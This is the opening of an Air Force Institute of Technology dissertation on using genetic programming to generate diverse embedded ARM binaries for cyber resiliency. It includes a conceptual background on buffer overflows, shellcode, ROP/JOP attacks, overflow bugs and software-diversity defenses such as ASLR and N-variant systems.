6-2021

Evolutionary Generation of Diversity in Embedded Binary Executables for Cyber Resiliency

Mitchell D. I. Hirschfeld

EVOLUTIONARY GENERATION OF DIVERSITY IN EMBEDDED BINARY EXECUTABLES FOR CYBER RESILIENCY

DISSERTATION

Mitchell D. I. Hirschfeld
AFIT/DS-21-J-010

DEPARTMENT OF THE AIR FORCE
AIR UNIVERSITY

AIR FORCE INSTITUTE OF TECHNOLOGY

Wright-Patterson Air Force Base, Ohio

AFIT/DS-21-J-010

EVOLUTIONARY GENERATION OF DIVERSITY IN EMBEDDED BINARY EXECUTABLES FOR CYBER RESILIENCY

DISSERTATION

Presented to the Faculty

Graduate School of Engineering and Management

Air Force Institute of Technology

Air University

Air Education and Training Command

in Partial Fulfillment of the Requirements for the

Degree of Doctor of Philosophy in Computer Science

Mitchell D. I. Hirschfeld,

B.A. Computer Science and Mathematics,

M.S. Cyber Operations

June 17, 2021

AFIT/DS-21-J-010

EVOLUTIONARY GENERATION OF DIVERSITY IN EMBEDDED BINARY EXECUTABLES FOR CYBER RESILIENCY

DISSERTATION

Mitchell D. I. Hirschfeld,
B.A. Computer Science and Mathematics,
M.S. Cyber Operations

Committee Membership:

Dr. Laurence D. Merkle
Chairman

Dr. Scott R. Graham
Member

Dr. Ray R. Hill
Member

Dr. Mark E. Oxley
Dean's Representative

Abstract

Hardening avionics systems against cyber attack is difficult and expensive. Attackers benefit from a "break one, break all" advantage due to the dominant mono-culture of automated systems. Also, undecidability of behavioral equivalence for arbitrary algorithms prevents the provable absence of undesired behaviors within the original specification. This research presents results of computational experiments using bio-inspired genetic programming to generate diverse implementations of executable software and thereby disrupt the mono-culture. Diversity is measured using the `SSDeep` context triggered piecewise hashing algorithm. Experiments are divided into two phases. Phase I explores the use of semantically-equivalent alterations that retain the specified behavior of the starting program while diversifying the implementation. Results show efficacy against tailored exploits. Phase II relaxes requirements on search operators at the cost of requiring functionality tests. Results show success in demonstrating the removal of undesired specified behaviors.

Table of Contents

Page

Page

Page

Page

List of Figures

A_{LBA}	LBA Acceptance Problem
A_{TM}	TM Acceptance Problem
ASLR	Address Space Layout Randomization
CFG	Context Free Grammar
CFL	Context Free Language
CSG	Context Sensitive Grammar
CSL	Context Sensitive Language
DCFG	Deterministic Context Free Grammar
DCFL	Deterministic Context Free Language
DEP	Data Execution Prevention
DFA	Deterministic Finite Automaton
DNA	Deoxyribonucleic Acid
DSE	Dynamic Symbolic Execution
DSR	Data Space Randomization
DPDA	Deterministic Pushdown Automaton
E_{FA}	FA Empty Language Problem
E_{LBA}	LBA Empty Language Problem
E_{NDPDA}	NDPDA Empty Language Problem
E_{TM}	TM Empty Language Problem
EMP	Equivalent Mutant Problem
EQ_{DPDA}	DPDA Equivalent Language Problem
EQ_{FA}	FA Equivalent Language Problem

$\boldsymbol{EQ_{LBA}}$	LBA Equivalent Language Problem
$\boldsymbol{EQ_{NDPDA}}$	NDPDA Equivalent Language Problem
$\boldsymbol{EQ_{TM}}$	TM Equivalent Language Problem
FA	Finite Automaton
FP	Frame Pointer
FSM	Finite State Machine
GA	Genetic Algorithm
GCD	greatest common divisor
GDB	The GNU Project Debugger
GP	Genetic Programming
$\boldsymbol{HALT_{LBA}}$	LBA Halting Problem
$\boldsymbol{HALT_{TM}}$	TM Halting Problem
IBT	Indirect Branch Target
IR	Intermediate Representation
ISA	Instruction Set Architecture
ISR	Instruction Set Randomization
JOP	Jump-Oriented Programming
LBA	Linear Bounded Automaton
LR	Link Register
MOEA	Multi-Objective Evolutionary Algorithm
NDFA	Non-Deterministic Finite Automaton
NDPDA	Non-Deterministic Pushdown Automaton

NOP	No Operation
PDA	Pushdown Automaton
PSE	Paired-program Symbolic Execution
RISC	Reduced Instruction Set Computer
REG	Recursively Enumerable Grammar
REL	Recursively Enumerable Language
ROP	Return-Oriented Programming
SSE	Single-Program Symbolic Execution
SP	Stack Pointer
TM	Turing Machine
UAV	Unmanned Aerial Vehicle
USAF	United States Air Force

EVOLUTIONARY GENERATION OF DIVERSITY
IN EMBEDDED BINARY EXECUTABLES
FOR CYBER RESILIENCY

I. Introduction

1.1 Avionics

The automation of increasingly complex tasks, affordability of electronics, and the flexibility provided by programming software and firmware of these systems ensure that embedded computers will continue to play an ever increasing role in daily life. The manufacturing, utilities, transportation, healthcare sectors are all being modernized by embedded devices. With their adoption, the dependence on the reliability and security of these embedded computers grows.

Avionics represents just a small subset of embedded systems; however, these systems' criticality is perhaps more evident than other applications. If avionics systems fail, seconds matter. This is especially evident in flight critical systems in order to avoid physical consequences and potential loss of life. For this reason, these systems are mandated to have redundancy, extensive certification processes, and routine maintenance schedules. Similarly, if avionics are attacked, a timely recovery is also critical. But what can be done against a cyber threat? Military avionics in particular must either mitigate or accept risks posed by an adversary.

Commonly, avionics systems consist of limited-functionality embedded systems, use real-time scheduling to meet strict performance requirements, and are more isolated from the internet than general-purpose computers. However, new systems con-

tinue to increase in functionality and utility, and some relax real-time requirements in non-critical systems. Also, aircraft are increasingly connected to one another and to ground systems. Even so, avionics have distinct cyber security requirements from general-purpose systems.

1.2 Problem Statement

Technology today permeates almost every facet of our lives. In particular, the embedding of computer technology into everyday items increases system capabilities and functionality, fuses otherwise disparate information to present a more complete picture of the physical world, and automates an increasing number of tasks. However, this reliance also creates additional susceptibilities in a cyber contested environment. This general trend is also present in avionics. The increased reliance on embedded computer systems means that an adversary need not always resort to traditional kinetic attacks to disrupt an ongoing mission or reduce overall readiness. Instead a cyber attack on the embedded technology components could have similar desired effects. For this reason, the adoption of computer technology also increases the attack surface of modern systems and requires additional cyber protections. However, at the heart of cyber security are the results of Gödel's incompleteness theorems that applied in this context prove that a sufficiently complex system can never be provably secure [33]. That is, an arbitrary computer program cannot be proven to be without flaws in implementation making it vulnerable to yet-to-be-discovered attacks.

Instead, improving computer security relies on more feasible methods. One such method is to detect known malicious behavior through signatures and heuristics developed from previously observed and identified attacks. This approach is reactive in nature in that it cannot identify new and novel attacks often referred to as zero-days. Even in the general-purpose computing environment, antivirus software using these

techniques is recognized as being woefully inadequate to protect a high-value computer system [63]. Similarly, methods of granting access to executable programs after reviewing them and therefore instilling trust to them is problematic as once again it cannot be proven that they are without flaws.

Preventing adversarial access to systems can reduce their overall susceptibility. It follows then that the method of air-gapping networks can help keep them secure. Indeed this is also an adopted practice; however, it is in direct conflict with usability of the system. Additionally, even air-gapped systems must be configured, programmed, etc. and rely on resources to propagate over the gap. While operational, these systems may not be connected to a network; however, software and hardware components during development were at one time connected. Additionally, updates and patches to those components as well as operational data streams require the bridging of an air-gapped network through various means. These considerations lead us to the conclusion that an air-gapped system, while more controlled, can be in some ways be thought of as a high-latency connected system.

While methods of detection and prevention of cyber-attacks have fallen short, even more lacking are the options to respond. Once an attack is discovered, how can a system recover? With cyber physical systems and more specifically avionics, this response must be timely and take into consideration safety of operators, mission assurance, and impacts to the physical system itself. This many times restricts the response to rebooting the system and, if available, reverting to a "golden copy" of the software in the short term. Note that a "golden copy" of software is only a believed-to-be-good copy that from the previously mentioned incompleteness arguments is not provably secure. However, this response most likely leaves the system vulnerable to the same attack that was just observed! Attacks deemed as being serious threats may be further analyzed to fix exploited vulnerabilities with patches as time and resources

allow. However, the required analysis and development is very costly and can lag indefinitely from discovery of the exploit to fielding of a viable solution, if one can even be found. During this time systems remain vulnerable to the now known attack.

The ongoing struggle between offensive and defensive cyber is asymmetric in favor of the attacker. While a defender must defend all parts of a system from attack, an attacker only requires one vulnerability to exploit. Further, due to the "mono-culture" of computer systems an attacker can invest time and resources to develop a single attack with reasonable confidence that it will work not only on a single targeted system but also on other similar systems. This confidence is found in the fact that similarly configured systems are effectively clones of one another. This yields to the attacker the advantage of "break one, break all."

The final problem mentioned here is the complexity of detecting attacks. Cyber attacks, unlike physical break-ins or kinetic attacks, many times leave little or no trace behind. Novel attacks do not have established signatures and are therefore more difficult to detect. This lack of indicators can allow attackers to operate in stealth and provides the ability to trigger effects at the time of their choosing.

Perhaps a cross-cutting solution to these problems lies with a new approach to cyber security. The generation and deployment of diverse executable binaries could have numerous benefits. First, it increases the amount of effort and resources attackers would need to find successful, reliable exploits helping to erode their advantage. Second, it could reduce the chances of a successful cyber attack by varying the software implementations and therefore vulnerabilities on potential targets. Third, multiple attempts to compensate for different versions of a target software could increase the number of indicators of an ongoing cyber attack and with it the chances of detection by defenders. And finally, diversity could increase overall system resiliency by providing viable responses to an ongoing attack that not only restore full functionality

but also have the potential to adapt a system to no longer be vulnerable to the active exploitation.

1.3 Diversity as Security

Like other modern software systems, avionics systems are largely composed of a mono-culture. That is, systems share the same versions of hardware, software, and firmware and are therefore clones of one another. While this similarity simplifies deployment and sustainment efforts, it poses security risks by yielding advantage to an attacker with a "break one, break all" environment. This dissertation research seeks to disrupt this asymmetric advantage by introducing diversity into the software ecosystem through the use of evolutionary computation techniques.

Developers design and implement avionics computer programs to provide specific functionalities; however, different implementations and variations of the original program can offer the same utility. Due to the tailored nature of cyber exploits, program diversity can provide a first line of defense and could offer adaptable responses for a computer system to be resilient against ongoing cyber-attacks. Similar to a diverse biological population where individuals have different genetics, a diverse population of program binaries will have individuals with immunities to different exploits. The automated generation of binaries looks to find cost-effective methods to both generate and manage diverse software.

Creating and maintaining diversity in executable binaries would help the USAF protect assets by providing cyber protections and mitigations to avionics. While diversity within a population makes no guarantees of immunity for the individual, the collective immunity is improved. By disrupting the mono-culture of current software, diversity disrupts an attacker's inherent advantage of break one, break all [54]. In doing so, the effort to successfully target a device is greatly increased. In this way,

a cyber-attack may have success against individual targets but not an entire fleet. While in the past this would not sound acceptable, with the adoption of Unmanned Aerial Vehicle (UAV) and new strategies such as the "attritable" aircraft, the idea of having a diverse fleet with immunity to different attacks is more acceptable. For an attacker to achieve the same rate of success, attacks will require multiple exploits to target diverse targets. This requirement increases difficulty and number of exploits required, amount of resources, and level of effort to collect or otherwise access the variations of the target binary. These extra requirements will hopefully dissuade many from trying. Even so, the increased efforts may negatively affect the stealth of attackers therefore increasing the probability of detection within the early phases of an attack.

Due to the computational complexity and system constraints, diversity will be precomputed, thoroughly tested and validated to help ensure aircraft remain safe and functional without negative effects of different variations in the software. Beyond the initial deployment of diversified executables across a fleet, defenders could also pre-load additional variants in such a way as to allow systems different adaptable responses to ongoing cyber-attacks. Rather than restarting the same vulnerable version, the system could swap in a different variant with the same functionality. This new variant has a chance of being immune to the current exploit. In this way the system could adapt to a threat becoming immune and resilient against an otherwise successful cyber-attack. In this application, a paired detection capability that identifies an ongoing attack would trigger the automated response for the targeted system to change the vulnerable targeted software program to a precomputed variant in defense of an ongoing attack. A collection of such variants can be precomputed and stored on-board giving cyber defense systems options on how best to respond to the ongoing threat.

1.4 Biology-Inspired Solution

Diversity is evident throughout nature. Just as there are many different computer programs there are many species of living things with a wide range of applications. Like biology we can create a taxonomy of software and classify it down to single programs/species with a specific task. However, unlike the biological side of the metaphor, software individuals are largely clones of one another. That is, where a species in biology is composed of a diverse population of individual organisms living and functioning in the same manner, a specified software and version is identical in all installations.

Diversity in nature manifests different susceptibilities in individuals. Because they are not clones of one another, individuals have different outcomes when exposed to infectious diseases. While some diseases are cross-cutting and can affect all individuals in a given species, others affect only subsets of the population. Additionally, while some of the immunity of individuals originates from previous exposures and the immune system's learned response, there still exists a portion that is dictated solely by an organism's genes and predisposes them to certain illnesses. But how did this diversity originate and how does it persist? In nature, reproduction demonstrates how genes pass from one generation to the next, how genes recombine from parents to form new offspring, and occasionally how mutations in genetics can behave as a random search to explore new genetic material. Biology even demonstrates natural selection that culls a population of lesser performing individuals over time. In computer science, Genetic Algorithms (GAs) are an attempt to model these operators to perform a stochastic search for locally near-optimal solutions. While a GA performs this search to tune input parameters of program representation of the problem to be solved, Genetic Programming (GP) encodes and tunes a computer program itself searching for a locally near-optimal program specification.

1.5 Genetic Programming

GP is generally defined by Brameier and Banzhaf [14] as "any direct evolution or breeding of computer programs for the purpose of inductive learning" and can be compared to other machine learning techniques such as neural networks in applications. Similar to other evolutionary algorithms in which the search procedure varies input parameters and tests outcomes, GP relies on an objective function to improve discovered solutions within a population and uses both mutation and recombination operators to explore new candidates. However, GP modifies the program itself as the genotype.

GP commonly uses program representation in the form of a functional language syntax tree allowing the search algorithm to easily make alterations and explore the solution space. In this way, subtrees are easily copied and swapped. Traditional GP largely uses functional programming languages as they are a more direct mapping to this structure. Linear GP is a more recent encoding. Linear refers to the genome structure as a sequence of programming language or machine code operations. This representation more closely follows that of executable binaries. The program's behavior therefore is its resulting phenotype. This research seeks "neutrally diverse" binaries. This characteristic refers to binaries that share the same desired behavior but differ in their implementation.

Schulte et al. [57] demonstrated the successful automated removal of a discovered software flaw by applying bio-inspired techniques to find optimal solutions. The approach employs genetic algorithms to either source code or compiled binaries to create mutations of the original program. The process then selects the best mutations from the population based on their fitness to a defined goal — in this case original behavior and a software test to determine the absence of the identified flaw. Figure 1 shows the simple search operators used in Schulte et al.'s experiments. This bio-inspired

approach has demonstrated success in automated discovery of software patches; however, it requires a previously discovered flaw and varying levels of regression tests to ensure functionality.




Figure 1. Binary mutations and recombination for genetic programming used by Schulte et al. [57]

While GP using mutations and recombination like those pictured in Figure 1 were able to successfully remove a known software flaw, this research seeks to use GP techniques to remove unidentified flaws by changing underlying susceptibilities in the resulting binary executables. While impossible to test for unidentified flaws, algorithms can measure the diversity within a population of binaries. The research hypothesis is that variants within this diverse population will have different immunities to cyber exploits.

1.6 Research Questions

This dissertation research seeks to determine the feasibility of using GP techniques to diversify executable binaries (software programs) so that they retain their original desired behavior but have different immunities and vulnerabilities. Namely, given a starting avionics binary executable, can the application of GP techniques generate a collection of diversely implemented executable binaries that share the original, desired

behavior?

The research consists of two phases. The first phase uses semantics-preserving mutation and recombination operators so that specified behavior in the original binary is retained by all individuals in the population. The resulting diversity is tested for resistance of individuals to common remote attacks. This approach assumes that the originally specified behavior is equivalent to the desired behavior, simplifying the problem and removing the requirement to use additional behavioral testing.

The second phase explores the feasibility of evolving out "extra" behaviors that an adversary or developer may have inserted or that were unintentionally left in the software during development, distribution, or at another point of the supply chain. This extra behavior could be malicious, or it could be benign while being vulnerable to a sophisticated attack. This phase removes the assumption that the specified behavior is equivalent to the desired behavior by allowing additional mutation and recombination operators that do not necessarily retain the semantics of the original program. Therefore, resulting individuals need to be tested for retention of desired behavior. This phase of the research also further explores the application of restricted computational models for which the decision problem of program behavioral equivalence is decidable.

The essence of these research goals is captured in the following overarching research questions, which guide the dissertation research:

1. What relationships exist among semantics-preserving GP search operators, population diversity metrics, and the resulting extent of software resiliency against explored vulnerabilities? (Phase I)

2. How can results from computational theory be used to ensure the preservation of desired behavior with non-semantics-preserving search operators? (Phase II)

3. What relationships exist among GP search operators, population diversity metrics, functionality-preserving techniques, and the resulting ability to remove undesirable behaviors? (Phase II)

Specific, testable hypotheses associated with these research questions are presented in Chapters III and IV, along with the designs of experiments to test them.

1.7 Contributions

This research contributes to the computer science body of knowledge by exploring new techniques to increase cyber security. Namely this research explores the use of genetic programming techniques to automate the generation of diversity of embedded ARM software programs with application to critical avionics systems. The success of this technique could increase cyber resiliency against remote attacks in a contested environment to help ensure success of missions and protect assets. Wider adoption beyond the United States Air Force (USAF) could improve cyber security as a cost-effective method to shift the asymmetric advantage from attacker to defender in the realm of cyber security. The approaches that are explored seek to identify feasible tasks for system defenders that increase the difficulty of constructing and launching a broadly successful attack against protected systems.

This research explores and documents the theoretical underpinnings of software behavioral testing and verification. The research explores limitations and feasibility of applying computational theory models to ensure proper functionality. It then experiments with removal of undesired behavior included within the specification from otherwise correct embedded software programs.

In particular the techniques explored in this research generate diversity within software with the targeted application of cyber defense. The diversity generated provides an additional layer of obscurity that can both complement and serve as an

alternate with existing mechanisms. This may be particularly useful on defending legacy systems. Contributions to this area include:

- Deploying a proactive cyber defense allowing otherwise similarly configured systems to operate diverse software.
- Decreasing the stealth of cyber attacks by requiring attackers to try multiple exploits.
- Providing an adaptable response to ongoing cyber attacks that restores functionality and is immune to an observed tailored exploit.
- Reducing the cost of deploying an N-variant defense through automated generation of diversity.
- Automating the generation of software patches to decrease the time from discovery to fix and the expertise required.

II. Background

This chapter includes background information that is foundational to the subsequent methodology, results, and conclusions of this effort. It is organized in four sections, each providing prerequisite knowledge on a supporting topic. While not a complete presentation on any of the topics, the information here serves to refresh and renew supporting concepts. The topics presented are computer exploitation in Section 2.1, software efforts on diversification in Section 2.2, computational theory as it pertains to software behavior in Section 2.3, and genetic programming in Section 2.4.

2.1 Computer Exploitation

Exploitation of a computer system is the act of making the targeted system perform an otherwise unsupported action for the benefit of the attacker. For this research the terms of susceptibility and vulnerability shall be defined as such: Susceptibility refers to a system that uses the exploit's targeted medium but may or may not contain the necessary weaknesses to an attack. Vulnerability refers to the discovery of an exploitable weakness in a susceptible system to which one or more exploits can be crafted. For example, an exploit targeting a buffer overflow means a system is susceptible if it takes in user input; however, it may or may not be vulnerable. The system is determined to be vulnerable when a weakness is discovered such as lack of bounds checking making it vulnerable to a crafted exploit.

An exploit is a crafted data sequence that takes advantage of a vulnerability to cause unintended or unanticipated behavior to occur on the target system. To be successful, an attacker needs to discover an accessible vulnerability, craft a successful exploit, and deliver and execute the attack. Vulnerabilities and corresponding exploits vary in type and severity. Exploits that allow an attacker to issue arbitrary commands

such as returning a command shell are particularly grave. Less severe attacks might not allow an attacker to issue arbitrary commands but instead alter system behavior by corrupting data leading to different control flow.

While many types of attacks are common in general computing and networked systems, this research focuses on attacks believed to pose the greatest threat to avionics systems. Avionics' specialized nature and isolation from physical access make remote attacks of most interest. This research includes analysis on buffer overflow vulnerabilities exploited in multiple ways, integer overflows, and float overflows. This section presents necessary background information in support of the exploits crafted for this effort.

2.1.1 Buffer Overflow Exploitation.

Buffer overflow exploits take advantage of a vulnerability in a target software program to corrupt the memory of the running process. While this corruption can occur in either the stack or the heap, this research focuses on corruption of the stack. The stack provides a running process with memory to store information, including that associated with function calls. The stack stores both addresses and data variables necessary for proper execution.

A buffer overflow occurs when an input to a buffer is longer than the alloted memory. To be vulnerable, a program does not check the length of the user input and consequently overwrites neighboring values on the stack.

When crafting an exploit, an attacker has two goals: to gain execution away from the target process and to execute a payload to accomplish the goal of their choosing. With a buffer overflow attack, the exploit typically overwrites a return address pointer with a value of the attacker's choosing. By altering the return address, the exploit can jump to arbitrary pre-existing functionality of interest to re-use code for malicious

purposes. The re-used code can be either an otherwise inaccessible complete function or short sequences of instructions such as a Return Oriented Programming (ROP) or Jump Oriented Programming (JOP) attack chain. Alternatively, the exploit can jump to injected machine code instructions included in the same exploit buffer. This research considers buffer overflow exploits using both code re-use methods as well as one injecting machine code for execution. For additional information, the seminal paper by Aleph One provides a more in depth study of buffer overflows [51]. Additionally, information on code-reuse attacks can be found in [32].

A buffer overflow exploit is a tailored attack to a discovered vulnerability. While portions of an exploit can be reused such as the payload that implements the attacker's desired behavior, other portions of the exploit require fine-tuning to ensure the highest probability of successful execution. For this reason, diversification of a target software can thwart or at least delay an attacker's ability to successfully exploit a target.

To disuade against these types of attacks, many computer systems use Address Space Layout Randomization (ASLR) and Data Execution Prevention (DEP) protections that make successful buffer overflow attacks more difficult. While these protections are common in general purpose computers and are starting to be used in some embedded devices, compatibility limitations as well as legacy systems often prevent their use.

ASLR, introduced in Section 2.2.1, is the run-time randomization of memory layout determining the memory locations of programs and supporting libraries. This diversification can reduce the effectiveness of buffer overflows since hard-coded addresses in an exploit are unlikely to be correct. While this reduces the chance of success in simple exploits, more sophisticated exploits are able to overcome this protection.

DEP is a protection in which the processor is prevented from executing sections

of memory that are marked as non-executable. Namely, this protection relies on a compiler to mark sections of an executable being compiled. When the program is loaded, subsequent memory regions are then also marked as non-executable. Notably, DEP can typically mark the stack of a program's memory as non-executable, which prevents an exploit from executing injected instructions. While DEP may prevent instructions from being injected as data, arbitrary tasks can be accomplished in other ways, such as by constructing a sequence of code-reuse attacks with pre-existing instructions that are allowed to execute.

2.1.2 ShellCode.

Shellcode is a collection of machine instructions considered the payload of an exploitation that accomplishes the attacker's desired behavior. The shellcode consists of the operations and variables required for a successful attack once a vulnerability is exploited. In addition to the shellcode, an exploit must be tailored and organized in such a way that the target machine and underlying vulnerability execute the injected instructions. This requires the exploit to be properly padded and to include additional information such as offsets. During an attack, the entire exploit is presented as data in the form of an input. Finally, because shellcode is written in machine code instructions, exploits are system dependent.

Most buffer overflow vulnerabilities occur when a program is processing an input string. In the case of shellcode targeting C-family language applications, any null bytes will prematurely terminate the input string, thereby truncating the exploit. For this reason, null bytes must be creatively removed. For example, an `XOR` of a register with itself will set its contents to zero, so this operation is an alternative to moving a zero value (null byte) into that register.

Removing null bytes in ARM machine code is slightly more complicated than do-

ing so for the more common x86 computers. Unlike the variable length x86 instruction set, ARM processors have uniformly-sized 32-bit instructions. Typically, the uniform instruction size causes lower density of non-zero bytes within the machine code, i.e. higher null bytes occurrence rates. Conveniently for attackers, ARM processors support a more dense instruction set known as thumb code. By switching from 32-bit ARM instructions to 16-bit thumb mode, many null bytes are avoided. Of course, even with the more dense instructions, the remaining null bytes must be removed using clever tricks. For more information on crafting payloads, Azeria Labs provides a very informative tutorial on writing ARM shellcode [2].

2.1.3 ROP/JOP Attacks.

In contrast to injecting shellcode to accomplish an attack, it is common for exploits to string together pre-existing instruction sequences, referred to as gadgets, into higher level sequences called chains. Since the instructions are located in areas of memory marked for execution, typically from support libraries that are resident in memory, these exploits avoid DEP protection.

These types of attack are referred to as Return-Oriented Programming (ROP) or Jump-Oriented Programming (JOP) attacks, depending on the types of pre-existing instructions used. Each gadget not only needs to contain an instruction or short sequence of instructions of interest, but also must terminate in either a function return (for ROP) or a jump instruction (for JOP).

2.1.4 Integer Overflow.

Integer overflow occurs when the maximum value of the integer representation is exceeded, causing the value to "roll over." The range of values for a 32-bit signed integer is $-2^{31} = -2,147,483,648$ to $2^{31} - 1 = 2,147,483,647$, because the most

significant bit indicates the sign of the integer. Negative values are represented in the 2's complement form. Similarly, the range of values for a 32-bit unsigned integer (always non-negative) is 0 to $2^{32} - 1 = 4,294,967,295$. In either case, exceeding the maximum of the representation causes the value to roll over to the minimum value. Software that fails to check these bounds can exhibit undesirable behavior.

For a hypothetical example, imagine an avionics program on a UAV calculating airspeed readings to ensure they remain within the operational envelope of the air frame: too fast and the structural integrity of the air frame fails; too slow, and the air frame stalls. To calculate the airspeed, the avionics program inputs a ground speed reading from GPS as well as current wind readings from nearby ground control stations. Perhaps an attacker has found a way to spoof the wind readings. By providing malicious inputs, the attacker causes the system's representation of the airspeed value to roll over from being very high to being very low. Instead of reducing thrust to prevent structural damage, the system instead responds to a non-existent stall condition by increasing thrust and adjusting the air frame's attitude into a dive. If in reality the air frame is near its maximum airspeed and these "corrective" actions are taken, the air frame will increase speed and most likely structurally fail. While it is unable to conduct arbitrary tasks on the platform, the attack has still succeeded in disrupting the system and in this case possibly destroying it.

2.1.5 Float Overflow.

The C-family language `float` data type is a real number representation using 32 bits: a single sign bit, an 8-bit exponent, and a 23-bit mantissa. A float overflow occurs when the maximum value is exceeded by a precision-significant amount. That is, the excess must be large enough that the value doesn't round down to the maximum float value, which is approximately 3.4×10^{38}. When this value is significantly

exceeded, the variable is assigned the special value `Inf` to indicate that overflow has occurred and subsequent operations using that value are invalid. In particular, comparisons involving this value can produce unanticipated results, so if it is not handled properly, it can cause issues with program flow similar to those produced by integer overflow.

2.2 Diversified Software

The concept of using diversity to improve software resiliency is not new; however, many of its facets are yet to be explored [65]. Modeled after biology, various applications of diversification increase fault tolerance and provide protections against cyber-attack. These applications vary in effectiveness, stability, and cost to implement.

Forrest presents several techniques by which to diversify software programs for cyber security [25]. In particular, Forrest's research presents the randomization of stack memory allocation to thwart buffer overflows. The guiding principles of the approach are to preserve functionality, apply diversity where it will be most disruptive to attacks, minimize run time costs as well as development and sustainment expenses, and to introduce diversity through the use of randomness.

The research presented in this dissertation explores a new automated technique to precompute diversity in software. The resulting diversity can either complement or serve as an alternative to current hardening practices, especially when system limitations preclude other approaches. The following section considers previously proposed diversification-based hardening mechanisms. To assist in the discussion of these efforts, they are divided into run time and precomputed for diversifying software.

2.2.1 Run Time Diversity.

Simple buffer overflows were originally thwarted using the defensive technology DEP. This technique prevents execution of writable memory thereby preventing attackers from injecting executable code into a buffer overflow. To overcome DEP, attackers instead discovered ways to jump into and reuse already existing executable code. To thwart this new attack method, defenders developed the diversification technique ASLR, which is currently widely-adopted in general purpose computing. By randomizing the locations in memory to which a program and its supporting libraries map at run time, ASLR requires attackers to tailor their attacks for each targeted system [66]. ASLR is a defense against return-to-libc attacks, a type of exploit developed to jump to existing functionality in a common imported library, `libc`.

The effectiveness of ASLR has been studied by Shacham et al. [60]. In their study on the effectiveness of ASLR, these researchers tested the Linux PaX ASLR system in preventing an attacker from reusing the same exploit against a vulnerable Apache HTTP server. They concluded that the tested buffer overflow attacks used by the Slammer worm [1] were just as effective on code randomized by PaX ASLR as on non-randomized code. Further, they concluded that the only benefit of address-space randomization is a small slowdown in worm propagation speed. Finally, the researchers highlighted that randomization comes at a cost in that randomized executables are more difficult to debug and support. Their research concludes that run time diversity is not effective by itself.

Additionally, ASLR is as common a diversification technique on embedded systems as it is on general purpose computers, and in some such cases it is not feasible. For example, Android, the popular mobile device operating system, did not support ASLR until version 4.0 [3].

Bhatkar and Sekar [12] introduced the idea of Data Space Randomization (DSR) as a source of run time diversity. DSR randomizes the representation of program data. For example, using a random bit mask to XOR data as it is being written into and read from memory obfuscates the data while it is in memory without affecting program execution. This technique thwarts attacks such as buffer overflows since the attacker data would be masked when written to memory, but not unmasked when read as instructions. However, if the scheme and mask are known to the attacker, exploits can be successfully altered.

Finally, Instruction Set Randomization (ISR) techniques [10, 40] alter the instruction set of the processor at run time to that of an emulated processor. This prevents unauthorized code, such as instructions injected by an attacker as part of a buffer overflow attack, from executing successfully. More generally, ISR techniques defend against code injection attacks, by making the exploit-injected code incompatible with the execution environment. Because an attacker is not aware the target machine is using ISR or of what instructions the resulting run time environment understands, the attack is thwarted. Follow-on work done by Barrantes, Ackley, Forrest, and Stefanović [9] shows empirical data from the use of their approach Random Instruction Set Emulation (RISE). In general, a large performance cost is incurred with the use of their emulator to implement ISR. In addition, this emulation technique is only demonstrated on x86 instruction set architecture and uses the popular Linux utility Valgrind [48].

In summary, ASLR, DSR, and ISR are run time obfuscation techniques that have been shown to be lacking in effectiveness and application to embedded systems for various reasons. The following section discusses precomputed diversification techniques, which are an alternative to run time obfuscation techniques.

2.2.2 Precomputed Diversity.

Precomputed diversification resides in different versions of the software in static file form and can occur at compilation time, link time, or installation time. While such techniques have been difficult to deploy and manage in the past, new processes currently in use reduce this burden. Franz identifies four paradigm shifts that enable diversity at the individual executable level [26]. These are online software delivery, ultra-reliable compilers, cloud computing, and "good enough" performance for many computing applications.

Diversity has been used to increase fault tolerance in critical systems such as aerospace controls [67]. While not focused on providing security against a computer attack, resiliency against faults bears similarities. In this context, fault tolerance relies on the creation of artificially diverse programs. Specifically, artificial diversity refers to the use of multiple independent development teams, each of which creates a program from identical specifications to implement some desired behavior. The resulting programs accomplish the same task, but do not share implementations and therefore have a reduced chance of sharing flaws. Artificially diverse programs are then run concurrently along with a voting mechanism to prevent disruption in service when a discrepancy arises. As long as a majority of concurrent systems remains correctly in agreement, the system overcomes a fault and continues to operate without negative impact from the fault. Due to the duplication of effort, artificial diversity is very costly and reserved for only the most critical of systems.

The same concept has been applied to system security. The "N-variant systems" approach also uses redundant execution of diversified variants; however, its purpose is to increase system security [19]. By detecting divergences in execution of variants operating concurrently, the approach forces attackers to compromise all variants with the same input to avoid detection. Relying on artificial diversity, N-variant systems

also suffer from high development costs. To help alleviate this cost, Co et al. [17] provides a technique for deep analysis of software to automate the generation of N-variant software to be executed concurrently to reduce cost of production.

Gherbi and Charpentier [27] provide additional research on how diversity can be used to detect ongoing cyber-attacks and system faults. The research also proposes that operating diverse implementations in parallel on a protected system can be used as a means of intrusion detection. While each variant is provided with the same inputs, different execution traces result when compromised.

The independence and therefore cyber resiliency of resulting programs from artificial diversity is called into question by research conducted by Knight et al. [41]. Their surprising experimental results show independently-developed software suffering the same errors. This has negative implications to its effectiveness to detect and thwart cyber attacks in an N-variant system. Independent development teams also demand a high cost due to the duplication of effort. Compounding lower than expected independence and therefore resiliency and high development costs dissuades use of this approach.

Diversifying executable programs through the use of random mutations has a surprisingly long history; however, not so for the current N-variant application. Mutation testing is a technique to determine the adequacy of software testing [37]. The underlying theory to such an approach lies in the belief that random mutations to a software program should be detectable by its corresponding test sets. A desirable test suite should be able to identify where the fault in the resulting mutant program lies. If so, the test suite's adequacy score is increased. If instead the tests cannot detect the mutation, the adequacy score of the test suite is lowered. However, a known issue with mutation testing is the possiblity of a mutation that results in an semantically-equivalent program. No test suite can distinguish such a mutant pro-

gram from the original, since their behavior is identical. This scenario is referred to as the Equivalent Mutant Problem (EMP). Madeyski et al. provide a systematic literature review on the EMP [47]. Jia and Harman [37] provide a rather comprehensive overview and survey of mutation testing related papers including the EMP and associated techniques.

